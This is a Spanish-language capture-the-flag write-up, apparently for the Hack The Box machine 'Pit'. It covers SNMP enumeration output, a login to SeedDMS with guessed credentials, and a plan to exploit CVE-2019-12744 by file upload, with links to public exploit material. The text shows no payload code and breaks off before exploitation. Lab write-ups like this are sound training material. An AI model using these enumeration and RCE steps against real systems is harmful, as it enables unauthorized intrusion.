
este a diferencia de las otras herramientas nos trajo información adicional

```
iso.3.6.1.4.1.8072.1.3.2.1.0 = INTEGER: 2
iso.3.6.1.4.1.8072.1.3.2.2.1.2.6.109.101.109.111.114.121 = STRING: "/usr/bin/free"
iso.3.6.1.4.1.8072.1.3.2.2.1.2.10.109.111.110.105.116.111.114.105.110.103 = STRING: "/usr/bin/monitor"
```


```
iso.3.6.1.4.1.2021.9.1.1.2 = INTEGER: 2
iso.3.6.1.4.1.2021.9.1.2.1 = STRING: "/"
iso.3.6.1.4.1.2021.9.1.2.2 = STRING: "/var/www/html/seeddms51x/seeddms"
iso.3.6.1.4.1.2021.9.1.3.1 = STRING: "/dev/mapper/cl-root"
iso.3.6.1.4.1.2021.9.1.3.2 = STRING: "/dev/mapper/cl-seeddms"
iso.3.6.1.4.1.2021.9.1.4.1 = INTEGER: 10000
iso.3.6.1.4.1.2021.9.1.4.2 = INTEGER: 100000
iso.3.6.1.4.1.2021.9.1.5.1 = INTEGER: -1
```

encontramos un directorio /var/www/html/seeddms51x/seeddms
lo ingrese desde pit y desde el port 9090 pero no tiro nada






sin embargo al tirar del primer domain que encontramos si sale




http://dms-pit.htb/seeddms51x/seeddms/




volviendo a buscar tambien encontramos por medio de snmpwalk usuarios

```
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.7 = ""
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.8 = STRING: "                Labeling   MLS/       MLS/                          "
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.9 = STRING: "SELinux User    Prefix     MCS Level  MCS Range                      SELinux Roles
"
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.10 = ""
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.11 = STRING: "guest_u         user       s0         s0                             guest_r"
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.12 = STRING: "root            user       s0         s0-s0:c0.c1023                 staff_r sysa
dm_r system_r unconfined_r"
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.13 = STRING: "staff_u         user       s0         s0-s0:c0.c1023                 staff_r sysa
dm_r unconfined_r"
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.14 = STRING: "sysadm_u        user       s0         s0-s0:c0.c1023                 sysadm_r"
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.15 = STRING: "system_u        user       s0         s0-s0:c0.c1023                 system_r unc
onfined_r"
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.16 = STRING: "unconfined_u    user       s0         s0-s0:c0.c1023                 system_r unc
onfined_r"
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.17 = STRING: "user_u          user       s0         s0                             user_r"
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.18 = STRING: "xguest_u        user       s0         s0                             xguest_r"
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.19 = STRING: "login"
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.20 = ""
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.21 = STRING: "Login Name           SELinux User         MLS/MCS Range        Service"
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.22 = ""
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.23 = STRING: "__default__          unconfined_u         s0-s0:c0.c1023       *"
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.24 = STRING: "michelle            user_u               s0                   *"
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.25 = STRING: "root                unconfined_u         s0-s0:c0.c1023       *"
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.26 = STRING: "System uptime"
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.27 = STRING: " 21:20:52 up 7 min,  0 users,  load average: 0.20, 0.22, 0.17"
iso.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.27 = No more variables left in this MIB View (It is past the end of the MIB tree)
```


root, guest, michelle
tambien vemos que se esta utilizando un programa llamado SELinux




en el panel intente con varios usuarios como root y toor y root root pero no funciono



valide con michelle y pass michelle y sirvio




es un seedDMS




aca vemos posibles versiones

##########################ATACAR UN seedDMS RCE##########################

parece que actualizaron a 5.1.15 buscamos exploits




y estan para versiones menores a 5.1.11 sin embargo este comentario anterior puede ser un despiste
probe el exploit automatizado pero no me sirvio
https://github.com/nobodyatall648/CVE-2019-12744




en la misma guia dice que se puede hacer de forma manual
https://bryanleong98.medium.com/cve-2019-12744-remote-command-execution-through-unvalidated-file-upload-in-seeddms-versions-5-1-1-5c32d90fda28

vamos a docs users michell

